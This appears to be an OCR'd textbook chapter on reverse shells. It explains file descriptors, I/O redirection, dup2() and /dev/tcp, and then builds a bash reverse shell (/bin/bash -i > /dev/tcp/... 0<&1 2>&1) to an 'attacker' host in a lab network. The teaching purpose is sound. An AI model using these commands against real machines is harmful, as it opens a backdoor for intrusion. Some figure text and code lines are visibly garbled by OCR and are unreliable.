
10. <u>REVERSE SHELL</u>

A reverse shell is a very common technique used in hacking. After attackers have compromised a remote machine, they often need to set up a backdoor, so they can get a shell access to the compromised machine. There are many ways to set up backdoors, but a reverse shell is probably the most convenient method. Several chapters in this book use the reverse shell technique in their attack.

When I taught this technique in my class, I found out that many students have learned how to create reverse shell, but they do not fully understand how it works and why it works. To fully explain how reverse shell works turns out to be not very small, because it involves several operating system concepts, including file descriptors, standard input and output devices, input/output redirection, TCP connection, etc. In this chapter, we will cover these concepts first, and then explain how reverse shell works under the hood.

Many attacks, such as buffer overflow, format string, and TCP session hijacking, allow attackers to inject malicious code or commands to the victim machine. Typically, attackers are not interested in running just one command; they want to use the injected code to open a backdoor to the victim computer so they can run as many commands as they want. For this purpose, the initial code injected into the victim computer is usually a shellcode, i.e., its main purpose is to start a shell program on the victim computer. Once the shell program starts, attackers can run more commands inside the shell.

The problem is that the shell program is running on the remote victim machine; the program only takes input from its own host machine and also prints out the output to that machine. Therefore, even though attackers can get the shell to run on the victim machine, they cannot get the shell program to take their inputs (i.e., commands). What attackers really want is to get the shell program to take inputs from their computers (the attacker machine), and print out results also to their computers. The shell with such a behavior is called reverse shell. Figure 14.1 depicts this behavior.



```
Attacker:$ ls -l
total 68
drwxrwxr-x 4 seed seed 4096 May  1 00:35 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed 4096 Mav  1 00:36 Downloads
```

Figure 14.1: Reverse Shell

Figure 14.1: Reverse Shell

To get a program running on a remote computer to take input from us and send output to us, we need to redirect the program's standard input and output to our machine. This is the main idea behind the reverse shell. To fully understand how such redirection works, we need to understand several concepts, including file descriptor, redirection, TCP connection, etc. Based on the understanding, we can eventually understand how a reverse shell works

File Descriptor and Redirection

File Descriptor

To understand how reverse shell works, we need to understand file descriptor very well. The following quote from Wikipedia [Wikipedia contributors, 2018h] concisely summarizes what a file descriptor is:

In Unix and related computer operating systems, a file descriptor (FD, less frequently fildes) is an abstract indicator (handle) used to access a file or other input/output resource, such as a pipe or network socket.

FILE DESCRIPTOR AND REDIRECTION

the POSIX application programming interface. A file descriptor is a non-negative integer, generally represented in the C programming language by the type int (negative values being reserved to indicate "no value" or an error condition).

To help explain the concept, we write the following C program, which shows how file descriptors are typically used in programs.

```
/* reverse_shell_fd.c */
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>
#include <fcntl.h>
#include <string.h>

void main()
{
    int fd;
    char input['20'];
    memset(input, 'a', 20);

    fd = open("/tmp/xyz", O_RDWR);  // (1)
    printf("File descriptor: %d\n", fd); // (2)
    write(fd, input, 20);
    close(fd);
}
```

Compilation and execution

```
$ gcc reverse_shell_fd.c
$ touch /tmp/xyz         # Create the file first
$ ./a.out
File descriptor: 3
$ more /tmp/xyz
```

In the code above, at Line 9, we use the open() system call to open a file. The value returned by open() is called the file descriptor. As we can see from the printout, the value of the file descriptor is 3, which is an integer. When we need to write to the file /tmp/xyz, we pass the file descriptor to the write() system call.

The terminology of file descriptor is quite confusing, because this integer number is not the actual file descriptor, it is simply an index to an entry in the file descriptor table (each process has its own file descriptor table). What is stored in that entry is a pointer pointing to an entry in the file table, and that is where the actual information about the file is stored. See Figure 14.2. The data stored in the file table should be called file descriptor, because it contains the information about the specified file, such as its location, authorized operations (read-only, read-writable, etc.), and status. Of course, the design of the Unix kernel has evolved quite significantly from its original design, so it is quite natural that some names do not match with their actual meanings any more.

The file descriptor table and file tables are stored in the kernel, so user-level programs cannot directly modify the actual file descriptors. User-level programs will be given an index; so if they want to access any file, they just need to give the index number to the kernel.




Figure 14.2: File descriptor table

Viewing the file descriptor table. In Linux, we can use the /proc pseudo-file system to view the file descriptor table of a process. The /proc pseudo-file system is a mechanism for the operating system to provide kernel data to the user-space. The virtual location of the file descriptor table for a process is /proc/pid/fd, where pid should be replace by the actual process ID. In shell, the $$ shell variable contains the ID of the current process.

Bash

```
$ echo $$
138285

$ ls -l /proc/$$/fd
total 0
lrwx------ 1 seed seed 64 Apr 25 16:22 0 -> /dev/pts/6
lrwx------ 1 seed seed 64 Apr 25 16:22 1 -> /dev/pts/6
lrwx------ 1 seed seed 64 Apr 25 16:22 2 -> /dev/pts/6
lrwx------ 1 seed seed 64 Apr 25 14:31 255 -> /dev/pts/6
```

<hr/>

Standard IO Devices

One may have already observed that typically file descriptors start from number 3. This is because the file descriptors 0, 1, 2 have already been created. Each Unix process has three standard POSIX file descriptors corresponding to the three standard streams: standard input, standard output, and standard error. As we can see from Figure 14.2, their file descriptors are 0, 1, and 2, respectively. The next available entry in the file descriptor table is 3; that is why the first file opened in a process typically gets value 3 as its file descriptor.

A process usually inherits the file descriptors 0, 1, and 2 from its parent process. Most of the programs that we run are started from a shell (we type the command inside a shell), which is running inside a terminal (or terminal-like window). When the shell runs, it sets the standard input, output, and error devices to the terminal. These devices are then passed down to the child

processes spawned from the shell process, and become their standard input, output and error devices.

To get inputs from users, a program can directly read from the standard input device. That is how functions like scanf() are implemented. Similarly, to print out a message, a program can write to the standard output device. That is how printf() is implemented. The following program takes an input from the user, and print it out.

C

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void main()
{
   char input[100];
```

```
    memset(input, 0, 100);

    read(0, input, 100);
    write(1, input, 100);
}
```

Compilation and execution

Bash

```
$ ./a.out
hello world  <-- Typed by the user
hello world  <-- Printed by the program
```

<hr/>

Redirection

Sometimes, we may not want to use the default input/output devices for our standard input and output. For example, we may prefer to use a file as our standard output, so all the messages produced by printf() can be saved to the file. Changing the standard input and output is called redirection. It can be easily done at the command line. The following example shows how to redirect the standard output of a program.

Bash

```
$ echo "hello world"
hello world
$ echo "hello world" > /tmp/xyz
$ more /tmp/xyz
hello world
```

The first echo command above prints out the "hello world" message on the screen, which is the default standard output. The second echo command redirects the standard output to the file /tmp/xyz, so the message is no longer printed out on the screen; instead, it is written to /tmp/xyz.

Similarly, we can redirect the standard input of a program. In the following experiment, if we run cat, it will get inputs from the terminal (the standard input device). However, if we redirect the standard input to /etc/passwd, the content of the file now becomes the input of the cat program.

```
hello          <-- Typed by the user
hello          <-- Printed by the cat program
```

Bash

```
$ cat < /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

<hr/>

Understanding the Syntax of Redirection

The general format for redirection is "Source op Target", which means redirect Source to Target. More details are given in the following.

Source. The source is a file descriptor. It indicates which file descriptor needs to be redirected. This field is optional. If it is omitted, its default value depends on the operator. For <, the default value is 0 (input); for >, the default value is 1 (output). See the following examples:

"cat < file" is the same as "cat 0< file" "cat > file" is the same as "cat 1> file"

Operator. The redirection operator can be <, >, or <>. It specifies what permissions are needed when the file descriptor is created. For example, if the target is a file, < means open the file with the read-only permission, > means open the file with the write-only permission, and <> means open the file with both read and write permissions.

In the following examples, we use bash's exec built-in command to redirect the current process' file descriptors 3, 4, and 5 to the /tmp/xyz file. Since these file descriptors do not exist, they will be created. We then look at the process' file descriptor table. We can see that their permissions are different: file descriptor 3 only has the read-only permission, file descriptor 4 only has the write-only permission, while file descriptor 5 has both permissions.

Bash

```
$ exec 3< /tmp/xyz
$ exec 4> /tmp/xyz
$ exec 5<> /tmp/xyz


$ ls -l /proc/$$/fd
lr-x------ 1 seed seed 64 ... 3 -> /tmp/xyz  <-- read only
-wx------ 1 seed seed 64 ... 4 -> /tmp/xyz  <-- write only
lrwx------ 1 seed seed 64 ... 5 -> /tmp/xyz  <-- read and write
```

To redirect the input, we need to be able to read from the target, that is why we typically use <, indicating that the read permissions is needed when creating the file descriptor for the target. Similarly, to redirect the output, we need to able to write to the target, so we typically use >. It does not hurt to use <>, because it simply means both read and write permissions will be needed.

Nothing prevents us from using the wrong operator to redirect input/output, such as using < to redirect output and using > to redirect input. If we do that, the redirection step will be successful, but when the program tries to use the input or output, errors will come up. For

example, in the following, we redirect the output to /tmp/xyz using the wrong operating system <. That will open the file with the read-only permission. After we type some message, the cat program will write this message to its standard output, which is already redirected to /tmp/xyz, but the file is only opened with the read-only permission, the write operating system will fail (see the error message).

Bash

```
$ cat 1< /tmp/xyz
some message
cat: write error: Bad file descriptor
```

Target. Normally we use a file name as the target, so we can redirect the input/output to the file. However, the target can be other types, such as a file descriptor and even a network connection (discussed later).

To redirect to a file that is already opened, we can directly use its file descriptor, but we need to add an ampersand symbol (&) to the redirection operator, i.e., using <&4 and >&4. See the following experiment.

Bash

```
$ exec 3< /etc/passwd
$ cat < &3
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

In the above experiment, we first use bash's exec built-in command to redirect the file descriptor 3 to the /etc/passwd file. It tells the file descriptor 3 is already being used by another file, that file will be closed and 3 will now represent /etc/passwd. If the file descriptor 3 has not been used, it will be used for /etc/passwd.

We then use cat < &3 to redirect the standard input of the cat command to file descriptor 3. That is why the content of the passwd file is printed out by the cat program. The "&" operator will treat the number after it as a file descriptor, not as a file name. Without the & character, < 3 means redirecting the standard input to the file whose name is 3.

How To Implement Redirection

To gain more insight on redirection, let us see how redirection is actually implemented. In Linux, the dup() system call and its variants dup2() and dup3() are used to implement redirection. We will use dup2() in our example.

```
int dup2(int oldfd, int newfd);
```

The dup2() system call creates a copy of the file descriptor oldfd, and then assigns newfd as the new file descriptor. If the file descriptor newfd already exists, it will be closed first before being used for the new file descriptor.

What has really happened inside the operating system? Recall that the file descriptor number is only an index to the file descriptor table. The system call dup2(int oldfd, int newfd) basically duplicates the entry in the oldfd entry, and put it inside the newfd entry. If the newfd entry is being used by another file, that file will be closed first. Let us see a code example.

```
/* dup2_test.c */
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>
#include <fcntl.h>
void main()
{
    int fd0, fd1;
    char input[100];
    fd0 = open("/tmp/input", O_RDONLY); // (1)
    fd1 = open("/tmp/output", O_RDWR);  // (2)
    printf("File descriptors: %d, %d\n", fd0, fd1);
    dup2(fd0, 0);                       // (3)
    dup2(fd1, 1);                       // (4)
    scanf("%s", input);                 // (5)
    printf("%s\n", input);              // (6)
    sleep(100);                         // (7)
    close(fd0); close(fd1);
}
```

Line 3 copies the file descriptor at entry fd0 of the file descriptor table to entry 0. Since entry 0 is used as the process's standard input, this essentially redirects the standard input, so the file /tmp/input is now used as the standard input. When scanf() (at Line 5) reads from the standard input, it reads the data from /tmp/input.

Similarly, Line 4 copies the file descriptor at entry fd1 of the file descriptor table to entry 1, essentially redirecting the standard output of the program to the file /tmp/output. Therefore, when printf() (at Line 6) prints out the results to the standard output device, the results are actually be printed to fd1 (which is) /tmp/output. The changes of the file descriptor table caused by dup2() are depicted in Figure 14.3 (in this experiment, fd0=3 and fd1=4). The file descriptor table is also listed in the following (we added a sleep instruction at Line 7, so we can print out the process' file descriptor before it exits):

Bash

```
$ ls -l /proc/259585/fd
total 0
lr-x------ 1 seed seed 64 May 7 14:54 0 -> /tmp/input
l-wx------ 1 seed seed 64 May 7 14:54 1 -> /tmp/output
lrwx------ 1 seed seed 64 May 7 14:54 2 -> /dev/pts/0
```

```
lr-x------ 1 seed seed 64 May 7 14:54 3 -> /tmp/input
lrwx------ 1 seed seed 64 May 7 14:54 4 -> /tmp/output
```

With the knowledge of how redirecting works, we now know that redirecting an input or output basically replaces the input's or output's file descriptor entry with another entry in the file descriptor table. Now we can understand exactly what happens when we redirect the input/output of a command at the command line (i.e. inside a shell). In the following examples, for each command, the shell program will first create a child process, redirect the process' standard input and/or output based on the redirection command, before executing the cat program inside the process. Redirection is done via dup2() or its variants (assuming that the file xyz's file descriptor is fd).

Bash

```
$ cat < xyz   -> dup2(fd, 0)
$ cat > xyz   -> dup2(fd, 1)
$ cat > &3  <-- dup2(3, 1)
$ cat <> &3 <-- dup2(3, 2)
```

<hr/>

Redirecting Input/Output to a TCP Connection

I/O redirection is not restricted to files; we can redirect I/O to other types of input and output, such as pipe and network connections. In this section, we show how to redirect I/O to a TCP connection.

Redirecting Output to a TCP Connection

Let us try to redirect the standard output of a program to a TCP connection, so when we print out a message to the standard output, the message is actually sent across the network and printed out on the other end of the connection. See the following program.

C

```
/* redirect_to_tcp.c */
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <unistd.h>
void main()
{
   struct sockaddr_in server;
   // Create a TCP socket
   int sockfd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

   // Fill in the destination information (IP, port #, and family)
```

```
    memset(&server, '\0', sizeof(struct sockaddr_in));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr=inet_addr("10.0.2.5");
server.sin_port = htons(8080);

    // Connect to the destination
    connect(sockfd, (struct sockaddr *)&server,
            sizeof(struct sockaddr_in));                    // (1)

    // Send data via the TCP connection
    char *data = "Hello World!";
    // write(sockfd, data, strlen(data));                   // (2)
    dup2(sockfd, 1);                                        // (3)
    printf("%s\n", data);                                   // (4)
}
```

In the code above, from the beginning of the main() function to Line 1, we create a TCP connection with the server running on machine 10.0.2.5 at port 8080. To send data through this TCP connection, we typically use the write() system call, as what is shown in Line 2. However, we have commented out the line; instead, we use the dup2() system call to redirect the program's standard output to this TCP connection (Line 3), so that when we use printf() to print a message to the standard output device, the message will actually be written to the TCP connection, which is now the standard output device. If we run redirect_to_tcp on our TCP server program on 10.0.2.5, we will see that the message "Hello World!" is printed out on the server.

File descriptor table. To print out the file descriptor table, we can add a sleep(100) to the end of the program, pausing the program for 100 seconds, so we have enough time to print out the file descriptor table of the process. The table shows that the socket's file descriptor sockfd is 4. After invoking dup2(sockfd, 1), this socket descriptor is copied into the table's entry 1, essentially redirecting the standard output to the socket, i.e., to the TCP connection.

Bash

```
$ ls -l /proc/260283/fd
total 0
lrwx------ 1 seed seed 64 May 7 15:18 0 -> /dev/pts/0
lrwx------ 1 seed seed 64 May 7 15:18 1 -> socket:[2344496]
lrwx------ 1 seed seed 64 May 7 15:18 2 -> /dev/pts/0
lrwx------ 1 seed seed 64 May 7 15:18 3 -> /socket:[2344496]
```

<hr/>

Redirecting Input to a TCP Connection

Similarly, we can redirect a program's standard input to a TCP connection, so when the program tries to get input data from its standard input device, it actually gets the data from the TCP connection, i.e., the input is now provided by the TCP server. In the code below, we have omitted the code for establishing the TCP connection, as it is the same as the code above.

C

```
// ... (the code to create TCP connection is omitted) ...
   // Read data from the TCP connection
   char data[100];
   // read(sockfd, data, 100);
   dup2(sockfd, 0);                                  // (1)
scanf("%s", data);
   printf("%s\n", data);
```

In the code above, we redirect the standard input to the TCP connection, so when we use scanf to read data from the standard input device, we are actually reading from the TCP connection. Since the server program is nc (netcat), the data from the TCP connection is whatever is typed on the server side.

<hr/>

Redirecting to TCP Connection From Shell

We have shown how to redirect input/output to a TCP connection inside a program. Let us see how we do that when we run a command inside a shell. We will use bash, because it has built-in virtual files /dev/tcp and /dev/udp: if we redirect input/output to /dev/tcp/host/nnn at a bash command line, bash will first make a TCP connection to the machine host at port number nnn (host can be an IP address or a hostname), and it will then redirect the command's input/output to this TCP connection. The devices /dev/tcp and /dev/udp are not real devices; they are keywords interpreted by bash. Other shells do not recognize these keywords.

Let us run the following command in a bash shell. The command redirects the program cat's input to a TCP connection.

Bash

```
$ cat < /dev/tcp/time.nist.gov/13
59341 21-05-07 19:05:02 50 0 0 652.8 UTC(NIST)
```

When the cat program is invoked in a bash shell, bash makes a connection to the server time.nist.gov's port 13, and redirects the cat program's input to this connection. Therefore, when cat tries to read from its standard input device, it actually reads from the TCP connection, which contains the response sent from the server. TCP port 13 is reserved for the Daytime service, which responds with the current time of day.

Similarly, we can redirect a program's output to a TCP connection. The following example redirects the cat program's output to a TCP connection to the host

10.0.2.5's port 8080. Before running the command, we need to start the TCP server program on 10.0.2.5 first. We can use nc -lnv 8080 to start a netcat server on port 8080.

Bash

```
$ cat > /dev/tcp/10.0.2.5/8080
```

TCP connections are bi-directional, so we can read from and write to a TCP connection. In the following experiment, we redirect the current shell process's standard input and output to a TCP connection.

Bash

```
$ exec 9<>/dev/tcp/10.0.2.5/8080 // (1)
$ exec <&9                       // (2)
$ exec >&9                       // (3)
$ exec 0<&9
$ ls -l
```

In Line 1, we use bash's built-in exec command to create a TCP connection to port 8080 of 10.0.2.5. The TCP connection will be assigned a file descriptor value 9. The file descriptor is created inside the current shell process.

In Line 2, we use the exec command to redirect the standard output of the current process to the TCP connection. After this command, if we type a command, such as ls -l, we will

This is the result of the output redirection.

In Line 3, we further redirect the standard input of the current process to the TCP connection. After this command, if we type ls -l, nothing happens on the current machine or the TCP server machine. This is because the standard input is redirected, and the shell process no longer takes inputs from the current terminal. We have to type the command from the server machine. Whatever we type there will be sent back to the current shell process via the TCP connection, gets executed, and the results will be sent back to the TCP server (because the standard output has also been redirected).

Reverse Shell

We are now ready to explain how reverse shells work. The purpose of a reverse shell is to run a shell program on machine B, while the control of the shell program is exercised at machine A. In real-world applications, machine A is usually a remote machine that has been compromised by the attackers, while machine B is the attacker's machine. Basically, after compromising a remote machine, attackers run a shell program on the compromised machine, but they can control the shell program (provide inputs and get outputs) from their own machine. As we have just learned, to get the shell program on machine A to receive input from and send output to machine B, we need to redirect the shell program's standard input and output devices.

To help readers understand how reverse shells work, we will build a reverse shell incrementally. For the sake of simplicity, we will directly run the shell program on the remote machine; in practice, getting the shell program to run on the remote machine is usually done through an attack. We call the remote machine Server and the attacker machine Attacker.

<hr/>

Redirecting the Standard Output

We need to run a TCP server on the attacker machine, and this server will wait for remote shell to "call back." We use the following netcat (nc) program as our TCP server. This program waits for a TCP connection from a client. Once connected, it prints out whatever is sent from the client machine; it will also get whatever is typed on the local machine and send it to the client machine.

Attacker: $ nc -lnv 9090

We can now run the following bash program on the server machine (10.0.2.69), and redirect its output to the attacker machine (10.0.2.70).


Server: $ /bin/bash -i > /dev/tcp/10.0.2.70/9090

The results are displayed in Figure 14.4. We can see that the output of the shell program is indeed redirected to the attacker machine. However, we still have to type the command on the server machine, because the shell program's standard input device has not been redirected yet.

<hr/>

Redirecting the Standard Input

Let us redirect the standard input to the attacker machine as well, using the same TCP connection. Since the standard output has already been redirected to the TCP connection, file descriptor 1



14.4. REVERSE SHELL

Attacker's Machine
(10.0.2.70)
Local Standard
Input Device
Server Machine: Victim
(10.0.2.69)
Input
Output

```
/bin/bash
Attacker:$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted
(family 2, sport 43964)
total 72
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 6 seed seed 4096 Dec 29 16:37 Book
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
```

```
/bin/bash
Server:$ bash -i > /dev/tcp/10.0.2.70/9090
Server:$ ls -l
Server:$
```

Figure 14.4: Redirect standard output

now represents the TCP connection. To redirect the output to the same TCP connection, we simply use 0<&1. See the following:

```
Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1
```

```
/bin/bash
Attacker:$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted
(family 2, sport 43968)
ls -l ❶
total 72
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 6 seed seed 4096 Dec 29 16:37 Book
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
```

```
/bin/bash
Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1
Server:$ ls -l ❷
Server:$
```

This is not typed in this window. Bash prints out this at its standard error device (file descriptor 2), which has not been redirected yet.

❶ This is typed by attacker

After running the above command, we can now type commands on the attacker machine. On the left side of Figure 14.5, the command (*ls -l*) marked by is typed in by the attacker. This command string will be sent over the TCP connection by the nc program to the server machine, where it is fed into the shell program via its standard input. The shell program will run the command, and print out the results on its standard output device, which has already been redirected to the TCP connection. That is why the results of the ls command get printed out on the attacker machine.

By looking at the right side of Figure 14.5, it seems that the string *ls -l* marked by is typed in by us. It is actually not. This string is actually printed out by the shell program to its standard error device, which has not been redirected yet.

One may ask whether the following command can achieve the same goal or not. The command, instead of using 0<&1, directly uses < /dev/tcp/... to redirect the standard input.

```
$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 < /dev/tcp/10.0.2.70/9090
```

This will not work, because the above command will make two separate connections to the attacker machine's port 9090. While both connections can be established successfully with the server, unfortunately, the nc program can only process one connection at a time, so the above command does not work. However, if we run two separate nc programs on the attacker machine, one using port 9090 and the other using 9091, we can redirect the output to one server and redirect the input to the other using the following command. This will work, but we will end up typing the command inside one window, while seeing the output in another. It will be better if we use one window for both input and output.

Bash

```
$/bin/bash -i > /dev/tcp/10.0.2.70/9090 < &dev/tcp/10.0.2.70/9091
```

Redirecting the Standard Error

From Figure 14.5, we see that we are almost there. Only one thing is missing on the attacker machine: the shell prompt; it still shows up on the server machine. It turns out that [2> &1] prints out its shell prompt to the standard error device, not the standard output device. To solve this problem, we need to redirect the standard error also to the TCP connection. We can use 2>&1 to achieve the redirection.

Bash

```
$/bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```


Attacker's Machine (10.0.2.70)

Server Machine: Victim (10.0.2.69)

... [Text in the Figure 14.6 box] Attackerr@kali-tv 9090 connect from 10.0.2.69:51185 (faulty 0 port 9090) connection from 10.0.2.69:51197 port 9090 [tcp/*] accepted ls -al drwxr-xr-x 2 seed seed 4096 Jul 14 2018 android drwxr-xr-x 2 seed seed 4096 Mar 1 2019 bin drwxr-xr-x 2 seed seed 4096 Sep 10 2017 Music drwxr-xr-x 2 seed seed 4096 Jun 25 2017 documentation drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Desktop drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Documents ...

Input: ... Output:

server@t-vm:/media/disk-1/data/tis/16.6.2/srcs/shell-scripts# ls -al total 18239 drwxrwxrwx ...



```
